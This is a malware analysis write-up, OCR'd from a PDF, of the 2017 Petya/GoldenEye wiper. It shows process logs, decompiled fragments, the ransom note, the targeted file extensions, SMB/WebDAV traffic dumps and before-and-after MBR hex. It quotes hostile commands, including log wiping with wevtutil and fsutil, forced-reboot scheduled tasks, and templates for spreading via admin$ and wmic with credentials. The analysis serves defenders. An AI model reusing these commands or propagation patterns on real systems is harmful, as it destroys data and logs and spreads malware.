WIPER


(Petya / GoldenEye) + Propagation

Process Flow:

- First stage payload is a DLL file

- Rundll32 executes the first stage payload

- Rundll32 spawns a second stage payload (<RandomName>.tmp)




06-28-2017-00-14-51	rundll32.exe [2156]	cmd.exe	1804
06-28-2017-00-14-53	rundll32.exe [2188]	rundll32.exe	2156
06-28-2017-00-14-56	cmd.exe [2664]	rundll32.exe	2188
06-28-2017-00-15-08	SearchFilterHost.exe [1852]	SearchIndexer.exe	2984
06-28-2017-00-15-13	conhost.exe [1840]	csrss.exe	2484
06-28-2017-00-15-13	9B06.tmp [1952]	rundll32.exe	2188
06-28-2017-00-15-14	schtasks.exe [2028]	cmd.exe	2664

- A new task is scheduled (via schtasks) for: +(1 hour and 3 minutes)

```
cmd /c schtasks /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 22:20
"C:\Users\foo\AppData\Local\Temp\4EC2.tmp" \\.\pipe\{C2A494AF-FEDE-4754-850B-2CC34970B63A}
schtasks  /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 22:25
```

- MBR is encrypted and modified




- Reboot is initiated


```
taskeng C:\Windows\system32\shutdown.exe /r /f

-s -1 -f 2 -t You are about to be logged off -m Windows will shut down in less than a minute. -a 3

LogonUI.exe /flags:0x0
```



- User gets the ransom screen (BTC: 1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX)



Wevtutil command is also executed

wevtutil cl Setup & wevtutil cl System & wevtutil cl Security & wevtutil cl Application & fsutil usn deletejournal /D.

This is mainly executed to clear logs. Few weeks ago during SOREBRECT campaign, ransomware payload was running the same command to clear logs. For SOREBRECT network activity go to:

http://udurrani.com/0fff/sor/

Stage 1:


First stage is a DLL file that is loaded by using rundll32.exe

```
wsprintfW(char_buffer, u"-d C:\Windows\System32\rundll32.exe \"C:\Windows\%s\",#1 ...
```

Later **char_buffer** is passed to CreateProcess() function. A binary file with .tmp extension is dropped to temp folder. File name is completely random and file size: ***56320*** bytes

```
[06-27-2017-21-03-46]-> D: C:\Users\foo\AppData\Local\Temp\\vmware-foo\VMwareDnD\ad71f2d4
[06-27-2017-21-03-46]-> F: C:\Users\foo\AppData\Local\Temp\\vmware-foo\VMwareDnD\ad71f2d4\a.dll ** 362360
[06-27-2017-21-03-49]-> F: C:\Users\foo\AppData\Local\Temp\\E92D.tmp ** 56320
[06-27-2017-21-03-49]-> F: C:\Users\foo\AppData\Local\Temp\\PHNE9F7.tmp ** 1948
```

Here is the system flow:



Let's examine both the files (DLL and .TMP Binary) including the compile time.

```
C:\Users\foo\Desktop\VerC_010>rstart.exe -mz ..\a.dll

========================== Tue Jun 27 20:16:43 2017 ===========

MG-Structure :                  MZ(Mark Zbikowski)
HeaderOffsetVal :               00000004
StackSeg :                      00000000
Stack* :                        000000b8
CkS :                           00000000
Instr* :                        00000000
HeaderAdd :                     000000f0
*****************************************************************

## FILE_TYPE => PE

    +           i386 ,..
    +           EXE ,Dll ,
    +           Sun Jun 18 11:14:36 2017
    +           5
    +           0x10000000 <- Base*
    +           Console / CLI
    +           (32B)
    +           48640 <- CS
    +           0x1000 <- CoseBase*
*****************************************************************

    *           .text:
    *           .text: {X}, {R},
    *           .rdata:
    *           .rdata: I, {R},
    *           .data:
    *           .data: I, {R}, {W},
```

```
MG-Structure :                  MZ(Mark Zbikowski)
HeaderOffsetVal :               00000004
StackSeg :                      00000000
Stack* :                        000000b8
CkS :                           00000000
Instr* :                        00000000
HeaderAdd :                     000000f0
*****************************************************************

## FILE_TYPE => PE

    +           AMD
    +           EXE ,GT 2GB ,
    +           Tue Jun 06 17:32:49 2017
    +           5
    +           0x1 <- Base*
    +           Console / CLI
    +           (64B)
    +           33792 <- CS
    +           0x1000 <- CoseBase*
*****************************************************************

    *           .text:
    *           .text: {X}, {R},
    *           .rdata:
    *           .rdata: I, {R},
    *           .data:
    *           .data: I, {R}, {W},
```

Code View:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
WriteFile(HANDLE, u"Ooops, your important files are encrypted.\r\n\r\nIf you see this text, then your files are no longer
accessible, because\r\nthey have been encrypted. Perhaps you are busy looking for a way to recover\r\nyour files, but don't
waste your time. Nobody can recover yo…", 0x432, BYTESOUT, 0x0);
WriteFile(HANDLE, u"1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX\r\n\r\n", 0x4c, BYTESOUT, 0x0);
WriteFile(HANDLE, u"2.\tSend your Bitcoin wallet ID and personal installation key to e-mail ", 0x8e, BYTES_OUT, 0x0);
WriteFile(HANDLE, u"wowsmith123456@posteo.net.\r\n", 0x38, BYTESOUT, 0x0);


CryptStringToBinaryW(u"MIIBCgKCAQEAxP/VqKc0yLe9JhVqFMQGwUITO6WpXWnKSNQAYT0O65Cr8PjIQInTeHkXEjfO2n2JmURWV/uHB0ZrlQ/wcYJBwLhQ9E
qJ3iDqmN19Oo7NtyEUmbYmopcq+YLIBZzQ2ZTK0A2DtX4GRKxEEFLCy7vP12EYOPXknVy/+mf0JFWixz29QiTf5oLu15wVLONCuEibGaNNpgq+CXsPwfITDbDDmd
rRIiUEUw6o3pt5pNOskfOJbMan2TZu…", 0, 0x1, .., ..,0, 0)

3082010A028201015C4FFD5A8A734C8B7BD26156A14C406C142133BA5A95D69CA48D45613D0EEB90ABF0F8C84089D37879171237CEDA7D8999445657FB87
07466B950FF0718241C0B850F44A89DE20EA98DD7D3A8ECDB7211499B626A2972AF982C8059CD0D994CAD00A83B57E0644AC441052C2CBBBCFD7611838F5E
49D5CBFFA67F42455A2C73DBD4224DFE682EED79C152CE342B8489B19A34DA60ABE097B0FC1F2130AB0C399DAD1222504530EA8DE9B79A4D3AC91F3896CC6
A7D9366E



FILES TO ENCRYPT:

.3ds.7z.accdb.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.
nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdx.vsv.
work.xls,.xlsx.xvd.zip


C:\Windows\System32\rundll32.exe \"C:\Windows\%s\ ...

"shutdown.exe /r /f"
"/RU \"SYSTEM\"
wsprintf(CHAR_BUFFER, u"schtasks %ws/Create /SC once /TN \"\" /TR \"%ws\" /ST %02d:%02d",

   |
   |

"at %02d:%02d %ws"


 wsprintfW(CHAR_BUFFER, u"\\%s\admin$", arg0);
 wsprintfW(CHAR_BUFFER, u"\\%ws\admin$\%ws", arg0, (esp - 0x4) + 0x2a8);
 WNetAddConnection2W();
 wsprintfW(CHAR_BUFER_1, u"\\%ws\admin$\%ws", args ...);


 PathAppendW(PNTR, u"wbem\wmic.exe");
 PathFileExistsWpa(PNTR) != 0x0) {
 wsprintfW(BUFF, u"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", args ...);
 "process call create \"C:\Windows\System32\rundll32.exe \\"C:\Windows\%s\\" #1 "

CreateFileA ( "\\.\C:", 0, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)
CreateFileA ( "\\.\PhysicalDrive0", GENERIC_READ | SYNCHRONIZE, FILE_SHARE_READ | FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0,
 NULL)


GetExtendedTcpTable()
SeShutdownPrivilege()
SeDebugPrivilege()


cmd /c schtasks /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 22:20
"C:\Users\foo\AppData\Local\Temp\4EC2.tmp" \\.\pipe\{C2A494AF-FEDE-4754-850B-2CC34970B63A}

schtasks  /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 22:25

taskeng -> C:\Windows\system32\shutdown.exe /r /f
-s -1 -f 2 -t You are about to be logged off -m Windows will shut down in less than a minute. -a 3
"LogonUI.exe" /flags:0x0
```

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
CreateFileW ( "\\.\pipe\{5B008CD2-0582-4672-AA89-C6CA92827714}", GENERIC_READ | GENERIC_WRITE, 0, 0x00000000001cfa60,
 OPEN_EXISTING, 0, NULL)
LoadLibraryW ("bcrypt")
lsasrv
lsasrv.dll
GetProcAddress(HANDLE, "LsaICancelNotification");
GetProcAddress(HANDLE, "LsaIRegisterNotification");
Creating Cryptstream object to handle signing/sealing
LDAP rebind failed due to security error 0x%x
Expecting response credentials from remote server but got back none
LdapSspiBind couldn't complete the
auth token.  sErr = 0x%x
QueryContextAttributes failed with 0x%x
wldap32:Server is capable of '%S'
wldap32:Server is capable of Kerberos
LdapSspiBind Connection 0x%x received 0x%x on
AcquireCredentialsHandle.
Error in processing alternate credentials
Error in processing  credentials during autoreconnect
LdapEncodeSimpleFilter
ldap_search
LdapGetReceiveStructure
KTimer already set for due time = N
```


```
LoadLibraryW ("bcrypt")
lsasrv
lsasrv.dll
GetProcAddress(HANDLE, "LsaICancelNotification");
GetProcAddress(HANDLE, "LsaIRegisterNotification");
Creating Cryptstream object to handle signing/sealing
LDAP rebind failed due to security error 0x%x
Expecting response credentials from remote server but got back none
LdapSspiBind couldn't complete the
auth token.  sErr = 0x%x
QueryContextAttributes failed with 0x%x
wldap32:Server is capable of '%S'
wldap32:Server is capable of Kerberos
LdapSspiBind Connection 0x%x received 0x%x on
AcquireCredentialsHandle.
Error in processing alternate credentials
Error in processing  credentials during autoreconnect
LdapEncodeSimpleFilter
ldap_search
LdapGetReceiveStructure
```


Traffic View:

Most of the traffic is used to scan the internal network for port 445, 139 and 80 for propagation.

```
=========================== (UDURRANI) =================================
(INIT) SYN PACKET SENT FROM 172.16.177.135      TO IP ADDRESS 172.16.177.136
        PORT INFORMATION (52587, 445)
        SEQUENCE INFORMATION (4090834787, 0)
        (14: 20: 20: 62)


=========================== (UDURRANI) =================================
(SYN ACK ) PACKET SENT FROM 172.16.177.136      TO IP ADDRESS 172.16.177.135
        PORT INFORMATION (445, 52587)
        SEQUENCE INFORMATION (2883720260, 4090834788)

        (14: 20: 20: 62)


=========================== (UDURRANI) =================================
(ACKN) ACK PACKET SENT FROM 172.16.177.135      TO IP ADDRESS 172.16.177.136
        PORT INFORMATION (52587, 445)
        SEQUENCE INFORMATION (4090834788, 2883720261)
        (14: 20: 20: 60)
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.135      TO IP ADDRESS 172.16.177.136
        PORT INFORMATION (52679, 445)
        SEQUENCE INFORMATION (3458319995, 1334343989)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (707)
    00 00 02 89 FE 53 4D 42 40 00 01 00 00 00 00 00          .....SMB@.......
    01 00 1F 00 00 00 00 00 00 00 00 02 00 00 00             ................
    00 00 00 00 FF FE 00 00 00 00 00 00 5D 00 00 00          ............]...
    00 BC 00 00 00 00 00 00 00 00 00 00 00 00 00 00          ................
    00 00 00 00 19 00 00 01 01 00 00 00 00 00 00 00          ................
    58 00 31 02 00 00 00 00 00 00 00 00 A1 82 02 2D          X.1............-
    30 82 02 29 A0 03 0A 01 01 A2 82 02 0C 04 82 02          0..).............
    08 4E 54 4C 4D 53 53 50 00 03 00 00 00 18 00 18          .NTLMSSP........
    00 9A 00 00 00 46 01 46 01 B2 00 00 00 1E 00 1E          .....F.F........
    00 58 00 00 00 06 00 06 00 76 00 00 00 1E 00 1E          .X.......v......
    00 7C 00 00 00 10 00 10 00 F8 01 00 00 15 82 88          .|..............
    E2 06 01 B0 1D 00 00 00 0F DD 9E D7 FB E8 41 05          ..............A.
    4B C8 7F 0A D9 8C 4B F0 E0 57 00 49 00 4E 00 2D          K....K..W.I.N.-
    00 52 00 4E 00 34 00 41 00 31 00 44 00 37 00 49          .R.N.4.A.1.D.7.I
    00 4D 00 36 00 4C 00 66 00 6F 00 6F 00 57 00 49          .M.6.L.f.o.o.W.I
    00 4E 00 2D 00 52 00 4E 00 34 00 41 00 31 00 44          .N.-.R.N.4.A.1.D
    00 37 00 49 00 4D 00 36 00 4C 00 00 00 00 00 00          .7.I.M.6.L......
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.129      TO IP ADDRESS 172.16.177.131
        PORT INFORMATION (49291, 80)
        SEQUENCE INFORMATION (2070371350, 4201079159)

        (14: 20: 20: 227)
PROPFIND /admin$/a.dll HTTP/1.1
Connection: Keep-Alive
User-Agent: Mi
crosoft-WebDAV-MiniRedir/6.1.7600
Depth: 0
translate: f
Content-Leng
th: 0
Host: 172.16.177.131
```

```
============================ (UDURRANI) ================================
(DATA PUSH!) IS COMING FROM 172.16.177.135      TO IP ADDRESS 172.16.177.136
        PORT INFORMATION (52686, 80)
        SEQUENCE INFORMATION (2607321501, 482031930)

        |URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
        (221)
    50 52 4F 50 46 49 4E 44 20 2F 61 64 6D 69 6E 24          PROPFIND /admin$
    20 48 54 54 50 2F 31 2E 31 0D 0A 43 6F 6E 6E 65           HTTP/1.1..Conne
    63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76          ction: Keep-Aliv
    65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D          e..User-Agent: M
    69 63 72 6F 73 6F 66 74 2D 57 65 62 44 41 56 2D          icrosoft-WebDAV-
    4D 69 6E 69 52 65 64 69 72 2F 36 2E 31 2E 37 36          MiniRedir/6.1.76
    30 30 0D 0A 44 65 70 74 68 3A 20 30 0D 0A 74 72          00..Depth: 0..tr
    61 6E 73 6C 61 74 65 3A 20 66 0D 0A 43 6F 6E 74          anslate: f..Cont
    65 6E 74 2D 4C 65 6E 67 74 68 3A 20 30 0D 0A 48          ent-Length: 0..H
    6F 73 74 3A 20 31 37 32 2E 31 36 2E 31 37 37 2E          ost: 172.16.177.
    31 33 36 0D 0A 0D 0A                                     136....
```

MBR View:

```
33c08ed0bc07c8ec08ed8be07cbf06b902fcf3a450681c6cbfbb940bdbe7807e007cb
f85e183c510e2f1cd188856055c646115c646100b441bbaa55cd135d72f81fb55aa759f7
c110743fe46106660807e10074266668000066ff76868006807c681068100b442
8a5608bf4cd139f83c4109eeb14b812bb07c8a5608a7618a4e28a6e3cd136661731cfe4e
1175c807e080f848a0b280eb845532e48a560cd135deb9e813efe7d55aa756eff760e88d0
7517fab0d1e664e8830b0dfe660e87c0b0ffe664e8750fbb80bbcd1a6623c0753b6681fb5443
5041753281f921722c66687bb006668020066688000665366536655666680000
666807c0066616800 7cd1a5a32f6ea07c00cd18a0b77eb8a0b67eb3a0b5732e45
078bf0ac3c0749bb70b4ecd10ebf2f4ebfd2bc9e464eb0242e0f8242c3496e76616c69
642070617274697 4696f6e207461626c6504572726f72206c6f6164696e67206f7065726174696e
672073797374656d04d697373696e67206f7065726174696e672073797374656d000637b9a26
82c5240080202107fefff f08000f07f70000000000000000000
00000000000000000000000000000055aa
```

BEFORE

```
fa31c08ed88ed08ec08d2607cfb66b8200008816937c66bb1000b9080e814066486683f8
075f566a1080ea08000f4ebfd66506631c05256576650665389e7665066536516a16a1089
e68a16937cb442cd1389fc665b66587385030e4cd1358ebd66683c316683d0081c1027378c
c280c6108ec25f5e5a6658c360b4eac3c0744cd10ebf761c3000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000000
00000000000000000000000000000000000000000000000026
82c5240080202107fefff f08000f07f70000000000000000000
00000000000000000000000000000055aa
```

AFTER